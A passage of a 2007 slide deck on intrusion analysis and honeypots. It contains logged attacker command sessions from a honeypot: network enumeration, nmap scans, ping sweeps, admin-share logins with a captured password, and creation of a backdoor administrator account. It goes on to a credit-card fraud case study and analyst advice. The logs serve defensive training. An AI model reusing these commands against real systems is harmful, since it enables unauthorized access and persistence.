- 'net view \\win2ks');
- 'net view \\.host');

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Session Capture 2

- 'net view \\win2kpro');
- 'at');
- 'net service');
- 'net start');
- 'exit');
- 'exit');
- 'ipconfig');
- 'net user');
- 'net view');
- 'net view /domain');
- 'net view /domain:sp');
- 'net view /domain:domingo');
- 'net group "Domain Users"');
- 'net use');
- 'netstat -t tcp -an');
- 'netstat -p tcp -an');
- 'net start');
- 'cd \');
- 'mkdir tools');
- 'attrib +h tools');
- 'cd tools');
- 'a');
- 'a');
- 'a');
- 'a');
- 'a');
- 'cd tools');
- 'cd c:\tools');
- 'dir');
- 'type a');
- 'a');
- 'a');
- 'a');
- 'more a');
- 'ftp -s:a 192.168.0.36');
- 'ftp -s:a 192.168.0.36');
- 'type a');
- 'net use');
- 'net share');
- 'nmap');
- 'nmap -sS -sV -O 192.168.1.1/24 -p 0-65535 -oN one_scan');
- 'nmap -sT -sV -O 192.168.1.1/24 -p 0-65535 -oN one_scan');
- 'sl');
- 'sl -t 21,22,25,42,53,135,137,139,443,445,1433,3306,6000 -z 192.168.1.1-254');
- 'for /L %i in {1,1,254} DO ping -n 1 192.168.1.%i');

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Analyzing Session Behavior

- How would you evaluate this attack?
  - Sophisticated?
  - Motivated?
  - Targeted or Opportunistic?
  - Organized or Disorganized?
  - Automated or Live?

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Session Capture 3

- 'net view /domain:3DES');
- 'net view /domain:DRS');
- 'cd \');
- 'netdom query');
- 'dir');
- 'netdom /?');
- 'netdom');
- 'cd Doc*');
- 'dir');
- 'cd IW*');
- 'dir');
- 'cd De*');
- 'ddir');
- '-Rq');
- 'cd ..');
- 'cd ..');
- 'cd ..');
- 'dir /s *.doc');
- 'dir /s *.xls');
- 'dir /s *.ppt');
- 'dir');
- 'del netdom.exe');
- 'exit');
- 'ipconfig');
- 'netdom');
- 'ping 192.168.14.31');
- 'arp -a');
- 'ping -a 192.168.10.31');
- 'ping-n 1 -a 192.168.14.31');
- 'ping -n 1 eyh8cPKl`a$YSPTVQc^5-&g1-a 192.168.14.31');
- 'net use * \\192.168.14.31\c$ /u:192.168.14.31\Administrator s4t4n!!');
- 'net use');
- 'net use /?');
- 'net use * \\192.168.14.31\c$ /u:192.168.14.31\Administrator');
- 'ping 192.168.14.31');
- 'set ');
- 'net use \\192.168.14.31');

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Session Capture 3

- 'ping -n 1 mssql');
- 'net use * \\192.168.14.31\c$ s4t4n!! /u:192.168.14.31\Administrator');
- 'net view');
- 'set');
- 'net user rt rt /add');
- 'net localgroup administrators rt /add');
- 'net user');
- 'net view /domain');
- 'net view /domain:DRS');
- 'net view /domain:AR'qMgGFN2..:0i-Q3nDA');
- 'net view /domain:workgroup');
- 'netstat -an');
- 'ipconfig');
- 'arp -a');
- 'net users');
- 'global');
- 'global "Domain Users"');
- 'global Administrators \\MSSQL');
- 'net view /domain');
- 'global "Domain Users" 3DES');

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Analyzing Session Behavior

- How would you evaluate this attack?
  - Sophisticated?
  - Motivated?
  - Targeted or Opportunistic?
  - Organized or Disorganized?
  - Automated or Live?

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved



Case Study D

- Carlos “SMAK” Salgado
  - Hacked several companies doing business on the WWW, including an ISP, gained unauthorized access, and harvested tens of thousands of credit card records.
  - Two of the companies involved had no knowledge of being hacked until they were contacted by the FBI
  - SMAK made about $200k from the sale of credit card information to other criminals, who in turn inflicted $10 million in damage upon the consuming public.
  - SMAK pleaded guilty on four of the five counts, and received 2 1/2 years in federal prison and five years of probation.

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Thinking about Assessments?

- If you were an Analyst on this event
  - How would you have analyzed the events?
    - Would you consider the difficulty?
    - Would you consider the target?
    - Would you consider the outcome?
  - How would one analyze this threat?
    - Typology
    - Victimology
    - Other methods

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Supporting Technologies

- I can't go cover all this theory without some tools…
- Intrusion Analysis Data Sources
  - NIDS/HIDS
  - Network Security Systems
    - Firewalls
    - Anti-Virus
    - Routers
  - Honeynet Technologies
  - Digital Media Forensics
  - Systems Event Logs

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeynet Technologies

- In order to catch someone crafty you need to be crafty
- Honeypots and Honeynets
  - A security resource who's value lies in being probed, attacked or compromised
  - Has no production value, anything going to or from a honeypot is likely a probe, attack or compromise
  - The desire is to be replicas or appear as production network resources
  - A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.
  - Has no production value, anything going to or from a honeypot is likely a probe, attack or compromise.
  - Primary value to most organizations is information and deception.

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypots

- Advantages
  - Collect small data sets of high value.
  - Reduce false positives
  - Catch new attacks, false negatives
  - Work in encrypted or IPv6 environments
  - Simple concept requiring minimal resources
- Disadvantages
  - Limited field of view (microscope)
    - You can't rely solely on honeynet technologies
  - Risk (mainly high-interaction honeypots)
    - They require a large amount of analysis
    - Automation is not perfect if operating on a limited budget

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Types


- Many Types Available
  - http://www.honeynet.org
  - High Interaction - Does not scale well
    - Resources
    - Machines
    - Data Analysis
  - Low Interaction - Can scale
    - Specific Purpose
    - Strategic Deployment



savidtechnologies


Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Analysis Capabilities




Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Analysis Capabilities




Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Analysis Capabilities



Analysis Capabilities



Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Jedi Mind Tricks!

- Spend more time analyzing attacks
- Spend more time performing analysis
- Perform Victimology and Typology for each incident and affected system
- Build a profile of the Incident, you may see cross-over with approaches and methods against multiple events
- Use the lessons learned to add stronger policy and countermeasures

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Thinking like a Analyst

- Professional Recommendations
  - Create photos
    - You can save a lot of time on documentation by attaching photos to the case (operational environment, storage, etc.)
  - You cannot decide to create a chain-of-custody if you have already performed any of these steps
    - Think before you act
  - If you are working a prosecutable intrusion, ask for an attorney to help you formulate a plan of approach
  - Always describe every possible detail in the reports
    - You never know what will be important later
    - You never know what clue will lead to the “needle”
  - Take more time to study non-cyber based criminal case studies
    - You can relate to how signatures were identified
    - Learn more about Criminal Sciences
    - Document every detail, no matter how minute, it may be a clue for later

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

In Short…

- Analysis Suggestions
  - Attempting to better understand your threats can increase your awareness of your network and protection needs
  - Defining your assets and valuables can identify possible threats
  - Studying non-cyber based criminal case studies can:
    - Increase your ability to correlate events with more insight
    - Studying more Criminal Case Studies can augment experience
      - Cyber Crimes
      - Serial Murders
      - Habitual Offenders
    - Provide you with understandings of resources and tools not commonly available to Security Programs
  - Keep up to-date on latest exploits and trends…
  - Maintain an active record of your environment
  - Be aware of what your network behavior

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Resources

- Online (tools and references)
  - http://www.honeynet.org
  - http://www.crimelibrary.com
  - http://www.ists.dartmouth.edu
  - http://en.wikipedia.org/wiki/Offender_profiling
  - http://en.wikipedia.org/wiki/List_of_criminology_topics
- Publications (just a tip of the ice berg)
  - Cyber Adversary Characterization
    - ISBN 978-1931836111
  - Profiling Violent Crimes
    - ISBN 0-7619-2593-7
  - Offender Profiling and Crime Analysis
    - ISBN 1-903240-21-2
- Physical References
  - Talk with Criminal Justice and Criminal Science academics

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Famous Dead Guy Quotes

What enables an intelligent leader (intrusion analysts) to overcome others (cyber-criminals) is foreknowledge. All matters require foreknowledge

Sun Tzu
The Art of War

The price one pays for pursuing any profession or calling is an intimate knowledge of its ugly side.

James Baldwin

(1924-1987)

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Any Questions?



sbodmer@savidtech.com

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved